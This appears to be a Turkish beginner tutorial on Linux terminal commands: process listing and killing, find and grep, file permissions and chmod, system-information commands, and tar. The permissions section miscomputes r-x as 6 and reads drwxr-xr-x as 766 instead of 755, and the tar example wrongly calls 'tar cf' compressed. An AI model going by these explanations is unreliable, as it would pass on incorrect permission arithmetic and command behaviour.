5138 ahmet-g+ 20 0 640624 20888 12032 S 3.7 0.3 0:00.31 gnome-scre+  
2341 ahmet-g+ 9 -11 441124 6988 4408 S 2.7 0.1 0:15.86 pulseaudio  
3138 ahmet-g+ 20 0 1959196 186496 82524 S 2.3 2.3 4:50.79 chromium-b+  
1234 root 20 0 4368 696 524 S 1.0 0.0 0:06.40 acpid  
4 root 20 0 0 0 0 S 0.3 0.0 0:02.57 kworker/0:0  
8 root 20 0 0 0 0 S 0.3 0.0 0:00.64 rcuos/0  
29 root 20 0 0 0 0 S 0.3 0.0 0:00.36 ksoftirqd/1  
653 root 20 0 0 0 0 S 0.3 0.0 0:06.21 rts5139-po+  
4037 root 20 0 0 0 0 S 0.3 0.0 0:01.40 kworker/u1+  
5042 ahmet-g+ 20 0 660164 19032 12652 S 0.3 0.2 0:00.27 gnome-term+  
1 root 20 0 33916 3288 1468 S 0.0 0.0 0:01.14 init  
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
```

Burada gördüğünüz PID(Process ID) dır.Bir process'i öldürmek(durdurmak) için kullanacağız.

# Process(Süreçler)'i Durdurmak

kill pid (process id) –Belirtilen süreci sonlandırır.

```
ahmet-gurel@GUREL: ~
KiB Mem: 8069036 total, 2696912 used, 5372124 free, 125772 buffers
KiB Swap: 0 total, 0 used, 0 free, 1145168 cached Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM     TIME+ COMMAND
 3367 ahmet-g+  20   0 1324772 297168 42072 S   19.3  3.7   12:03.21 chromium-b+
 3138 ahmet-g+  20   0 1974564 194656 82456 S   12.3  2.4    6:29.12 chromium-b+
 4192 ahmet-g+  20   0 1205124 167096 33472 S    7.0  2.1    2:17.44 chromium-b+
 2477 ahmet-g+  20   0 1551108  80520 31992 S    6.6  1.0    2:52.04 compiz
 2042 root      20   0  498348  53388 43048 S    6.0  0.7    2:37.65 Xorg
 5604 ahmet-g+  20   0  971280 160916 48132 S    6.0  2.0    0:03.95 firefox
 3177 ahmet-g+  20   0  966464 203464 83324 S    3.3  2.5    3:53.79 chromium-b+
 2341 ahmet-g+   9  -11  441124   6772  4192 S    3.0  0.1    0:41.13 pulseaudio
 2201 ahmet-g+  20   0  367488   9608  2896 S    1.3  0.1    0:21.33 ibus-daemon
 2233 ahmet-g+  20   0  513460  23368 12756 S    1.0  0.3    0:04.31 unity-pane+
 5657 ahmet-g+  20   0  660440  19252 12748 S    1.0  0.2    0:00.39 gnome-term+
  194 root      20   0     0     0     0 S    0.7  0.0    0:07.34 kworker/3:1
 2254 ahmet-g+  20   0  494068  18592 10568 S    0.7  0.2    0:10.06 ibus-ui-gt+
  14 root      20   0     0     0     0 S    0.3  0.0    0:00.79 rcuos/6
  98 root      20   0     0     0     0 S    0.3  0.0    0:02.61 kworker/2:1
  653 root      20   0     0     0     0 S    0.3  0.0    0:07.44 rts5139-po+
 1234 root      20   0   4368   696   524 S    0.3  0.0    0:08.87 acpid
[1]+  Stopped                  top
ahmet-gurel@GUREL:~$ kill 5604
ahmet-gurel@GUREL:~$
```

\*\*5604 PID(process id) firefox uygulamasına denk geliyor biz bu uygulamayı kill 5604 diyerek durdurmuş olduk.



# Arama Komutları

**find** - find komutu girdiğimiz dizin ve alt klasörlerinde arama yapar.**Kullanımı:** find dosya\_yolu -name "aranacak\_ifade"

```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ find /home/ahmet-gurel/Desktop/ -name "*.odt*"
/home/ahmet-gurel/Desktop/Linux Kamp .odt
/home/ahmet-gurel/Desktop/Yazilim Kulubu/etkinlik ahmet.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/6-Servis Dışı Bırakma Saldırıları.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/3-Sistem Manipülasyonu.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/1-Bilgi Toplama Evresi.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/2-Sunucu Tarama.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/5-Ağı Dinlemek.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/7 - Web Server Zaafiyetleri.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/8- Web Uygulama Zaafiyetleri.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/4-Truva Atı, Virüs ve Solucanlar.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/9-SQL Injection.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/10-Kablosuz Ağlardaki Zaafiyetler.odt
/home/ahmet-gurel/Desktop/Siber Güvenlik/Dökümanlar/VERİTABANI.odt
/home/ahmet-gurel/Desktop/Linux Quiz.odt
/home/ahmet-gurel/Desktop/Java Fx ve Linux Notları.odt
ahmet-gurel@GUREL:~$
```

**\*\*Belirtilen yolda \*(hrehangi bir ifade) ile başlayıp .odt ile biten dosyaları arıyan komuttur.**find komutunun -name gibi başka parametreleride mevcuttur merak edenler bunları internetten aratarak bulabilirler.

**grep ifade dosya** – Belirtilen dosyalarda ifadeyi arar.

A terminal window with a title bar that reads "ahmet-gurel@GUREL: ~/Desktop". The terminal content is as follows:


```
ahmet-gurel@GUREL:~$ cd Desktop/  
ahmet-gurel@GUREL:~/Desktop$ grep gürel oku.txt  
gürel  
ahmet-gurel@GUREL:~/Desktop$ █
```

**komut | grep ifade** – Komutun çıktısında ifadeyi aratır.


```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ ps aux | grep firefox  
ahmet-g+ 7309 3.5 2.0 925500 161904 ? Sl 23:37 0:03 /usr/lib/firefox/firefox  
ahmet-g+ 7417 0.0 0.0 17316 932 pts/1 R+ 23:39 0:00 grep --color=auto firefox  
ahmet-gurel@GUREL:~$ kill 7309  
ahmet-gurel@GUREL:~$ ps aux | grep firefox  
ahmet-g+ 7422 0.0 0.0 17312 932 pts/1 R+ 23:39 0:00 grep --color=auto firefox  
ahmet-gurel@GUREL:~$ █
```

\*\*İlk olarak **ps aux | grep firefox** komutu ile firefox u arattık ve gelen sonuçlardan firefox un pıd(process id) numarasını bulduk.Bunuda **kill 7309** komutunu kullanarak durdurduk.Daha sonra yeniden **ps aux | grep firefox** komutunun çıktısına baktığımızda o sürecin durduğunu hep beraber gördük.

# Linux'ta Dosya İzinleri



5, 6 & 7 are combination mods



Öncelikle burada bilmemiz gereken **Read(Okuma), Write(Yazma), eXecute(Çalıştırma)** izinlerinin sayısal değerlerinin bulunduğu **r=4,w=2,x=1** dir. **rwX(4+2+1)** in 7 yi temsil ettiğini bilmemiz gerekiyor. Onun dışında sayılar üç basamaklı olmakta. **Birinci Basamağı Owner(Kendisinin)** izinlerini, **İkinci basamağı Group(Bulunduğu Grup)**'un izinlerini, ve son olarak **Üçüncü basamağında Public(Diğerlerinin)** izinlerini temsil etmektedir.



```
ahmet-gurel@GUREL: ~$ ls -al
total 440
drwxr-xr-x 65 ahmet-gurel ahmet-gurel 4096 Dec 23 23:32 .
drwxr-xr-x 4 root root 4096 Aug 22 12:28 ..
drwx----- 3 ahmet-gurel ahmet-gurel 4096 Mar 12 2014 .adobe
drwxrwxr-x 4 ahmet-gurel ahmet-gurel 4096 Dec 19 18:43 .android
drwxrwxr-x 4 ahmet-gurel ahmet-gurel 4096 Dec 10 11:56 .AndroidStudio
drwxrwxr-x 4 ahmet-gurel ahmet-gurel 4096 Oct 28 17:00 .AndroidStudioBeta
drwxrwxr-x 7 ahmet-gurel ahmet-gurel 4096 Dec 19 20:47 AndroidStudioProjects
-rw----- 1 ahmet-gurel ahmet-gurel 35499 Dec 23 23:40 .bash_history
-rw-r--r-- 1 ahmet-gurel ahmet-gurel 220 Mar 12 2014 .bash_logout
-rw-r--r-- 1 ahmet-gurel ahmet-gurel 3704 Dec 23 00:50 .bashrc
-rw-r--r-- 1 ahmet-gurel ahmet-gurel 16384 Dec 23 00:31 .bashrc.swp
drwxrwxr-x 2 ahmet-gurel ahmet-gurel 4096 Aug 13 19:31 bin
drwx----- 37 ahmet-gurel ahmet-gurel 4096 Dec 22 20:39 .cache
drwxrwxr-x 10 ahmet-gurel ahmet-gurel 4096 Oct 2 01:47 .codelite
drwx----- 3 ahmet-gurel ahmet-gurel 4096 Mar 12 2014 .compiz
drwx----- 38 ahmet-gurel ahmet-gurel 4096 Dec 18 22:04 .config
drwx----- 3 ahmet-gurel ahmet-gurel 4096 Jun 27 16:34 .dbus
drwxr-xr-x 17 ahmet-gurel ahmet-gurel 4096 Dec 23 23:56 Desktop
drwxr-xr-x 2 root root 4096 Sep 29 14:02 dev-c++
drwxrwxr-x 2 ahmet-gurel ahmet-gurel 4096 Sep 29 14:00 .devcpp
drwxr-xr-x 2 root root 4096 Aug 21 17:03 disk
-rw-r--r-- 1 ahmet-gurel ahmet-gurel 25 Jun 26 00:17 .dmrc
```

**ls -al** - komutu ile tüm dosyaların özelliklerini ve izinlerini görüntüledik.burada **drwxr-xr-x** gibi karışık gelen ifadeler dosyanın izinlerini belirtir.İlk satırda ki **drwxr-xr-x** ele alırsak.

**d rwx r-x r-x**

**d:** dizin olduğunu belirtiyor.Dosyalarda - dir.

**rwx:** İlk basamak kendisinin izni(4+2+1=7)


**r-x:**İkinci basamak grubun izni(4+0+1=6)

**r-x:**Üçüncü basamak diğerlerinin izni(4+0+1=6)

Ele aldığımız ilk sıradaki dizinin izni 766 dır.Aslında okumayı öğrenince hiç de karışık olmadığını görüyorsunuz :)

# Dosyaların İzinlerini Değiştirmek

**chmod izin\_degeri dosya-** chmod ile vermek istediğimiz izin değerini o dosyaya atayabiliyoruz.




```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~/Desktop$ chmod 777 oku.txt
ahmet-gurel@GUREL:~/Desktop$
```

\*\*Burada oku.txt dosyasına 7(read+write+execute)7(read+write+execute)7(read+write+execute) iznini verdik.Kendisi grubu ve diğerleri hem okuyor hem yazıyor hem de çalıştırabiliyor.**chmod** ile dosyaların izinlerini bu şekilde değiştirebilirsiniz.

# Sistem Bilgileri


**date** – mevcut saat ve tarihi gösterir    **cal** – içinde bulunan ayın takvimini gösterir



```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ date  
Wed Dec 24 00:41:12 EET 2014  
ahmet-gurel@GUREL:~$ cal  
December 2014  
Su Mo Tu We Th Fr Sa  
    1  2  3  4  5  6  
  7  8  9 10 11 12 13  
14 15 16 17 18 19 20  
21 22 23 24 25 26 27  
28 29 30 31  
  
ahmet-gurel@GUREL:~$ █
```

# Sistem Bilgileri

**uptime** – sistemin açık kalma süresini gösterir **w** – sistemle ilgili özet bilgiler verir  
**whoami** – giriş yapan kullanıcıyı gösterir



```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ uptime  
00:42:38 up 3:14, 2 users, load average: 0.53, 0.76, 0.73  
ahmet-gurel@GUREL:~$ w  
00:42:48 up 3:14, 2 users, load average: 0.41, 0.73, 0.72  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
ahmet-gu  :0       :0            21:28   ?xdm?  1:11m  0.13s init --user  
ahmet-gu  pts/1    :0            00:42   0.00s  0.04s  0.00s w  
ahmet-gurel@GUREL:~$ whoami  
ahmet-gurel  
ahmet-gurel@GUREL:~$ █
```

# Sistem Bilgileri

**finger kullanıcı** – kullanıcı hakkında bilgi verir **uname -a** – çekirdek bilgisini gösterir.

\*\*finger kurulu değil ise kurmanızı isteyecektir.**sudo apt-get install finger** komutu ile kurabilirsiniz.Bunu yazılım derleme ve kurma adı altında ileride işleyeceğiz.

```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ finger ahmet-gurel  
Login: ahmet-gurel                Name: Ahmet  
Directory: /home/ahmet-gurel      Shell: /bin/bash  
On since Tue Dec 23 21:28 (EET) on :0 from :0 (messages off)  
On since Wed Dec 24 00:47 (EET) on pts/1 from :0  
    1 second idle  
No mail.  
No Plan.  
ahmet-gurel@GUREL:~$ uname -a  
Linux GUREL 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64  
x86_64 x86_64 GNU/Linux  
ahmet-gurel@GUREL:~$ █
```


# Sistem Bilgileri

cat /proc/cpuinfo – işlemci bilgisini gösterir

```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ cat /proc/cpuinfo  
processor           : 0  
vendor_id          : GenuineIntel  
cpu family         : 6  
model              : 58  
model name         : Intel(R) Core(TM) i7-3610QM CPU @ 2.30GHz  
stepping           : 9  
microcode          : 0x15  
cpu MHz            : 1200.000  
cache size         : 6144 KB  
physical id        : 0  
siblings           : 8  
core id            : 0  
cpu cores          : 4  
apicid             : 0  
initial apicid     : 0  
fpu                : yes  
fpu_exception      : yes  
cpuid level        : 13  
wp                 : yes  
Flags              : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov  
                   : constant_tsc arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc aperfmperf  
                   : eagerfpu pni pclmulqdq dtes64 monitor ds_cpl vmx est tm2 ssse3 cx16 xtpr pdcm p  
                   : tid sse4_1 sse4_2 x2apic popcnt tsc_deadline_timer aes xsave avx f16c rdrand lah  
                   : _lm ida arat epb xsaveopt pln pts dtherm tpr_shadow vnmi flexpriority ept vpid  
                   : fsgsbase smep erms  
bogomips           : 4589.80  
clflush size       : 64  
cache_alignment    : 64  
address sizes      : 36 bits physical, 48 bits virtual  
power management:   
  
processor           : 1  
vendor_id          : GenuineIntel
```

# Sistem Bilgileri

`cat /proc/meminfo` – RAM bilgisini gösterir.



```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ cat /proc/meminfo  
MemTotal:      8069036 kB  
MemFree:       4767648 kB  
Buffers:       221860 kB  
Cached:        1487084 kB  
SwapCached:    0 kB  
Active:        1871520 kB  
Inactive:      1160252 kB  
Active(anon):  1324732 kB  
Inactive(anon): 278268 kB  
Active(file):  546788 kB  
Inactive(file): 881984 kB  
Unevictable:   16 kB  
Mlocked:       16 kB  
SwapTotal:     0 kB  
SwapFree:      0 kB  
Dirty:         3996 kB  
Writeback:     0 kB  
AnonPages:     1324924 kB  
Mapped:        274188 kB  
Shmem:         280176 kB  
Slab:          137664 kB  
SReclaimable:  96796 kB  
SUnreclaim:   40868 kB
```

# Sistem Bilgileri

**df** – disk kullanımını gösterir. **du** – dizinin kullandığı disk alanını gösterir.


```
ahmet-gurel@GUREL: /yenidizin
ahmet-gurel@GUREL:/$ df
Filesystem      1K-blocks      Used Available Use% Mounted on
/dev/sda6        82293432  67643232  10446888  87% /
none              4            0          4      0% /sys/fs/cgroup
udev            4023728         4    4023724   1% /dev
tmpfs           806904        1448    805456   1% /run
none             5120          0         5120   0% /run/lock
none            4034516       15672    4018844   1% /run/shm
none            102400         60     102340   1% /run/user
ahmet-gurel@GUREL:/$ mkdir yenidizin
mkdir: cannot create directory 'yenidizin': Permission denied
ahmet-gurel@GUREL:/$ sudo mkdir yenidizin
[sudo] password for ahmet-gurel:
ahmet-gurel@GUREL:/$ cd yenidizin/
ahmet-gurel@GUREL:/yenidizin$ du
4
ahmet-gurel@GUREL:/yenidizin$
```

\*\* İlk olarak **df** ile disk kullanımını görüntüledik daha sonra **mkdir** ile yeni bir dizin oluşturmak istediğimizde **permission denied(izin reddedildi)** hatasını aldık bu yüzden **sudo** ile root kullanıcısının yetkilerini kullanarak oluşturduk. Ve daha sonra **du** ile disk te ne kadar yer kapladığını gördük.



# Sistem Bilgileri

**free** – kullanılan RAM bilgisini gösterir    **which uygulama** – uygulamanın tam yolunu gösterir



```
ahmet-gurel@GUREL: ~
ahmet-gurel@GUREL:~$ free
              total        used        free     shared    buffers     cached
Mem:           8069036     3430972     4638064     291036      259508     1495040
-/+ buffers/cache:    1676424     6392612
Swap:              0              0              0
ahmet-gurel@GUREL:~$ which NetworkManager
/usr/sbin/NetworkManager
ahmet-gurel@GUREL:~$ █
```


# Linux'ta Dosya Sıkıştırma

**tar cf dosya.tar.gz dosya** – Sıkıştırılmış tar arşivi oluşturur. (gzip)

**tar xf dosya.tar.gz** – Sıkıştırılmış arşivi açar.

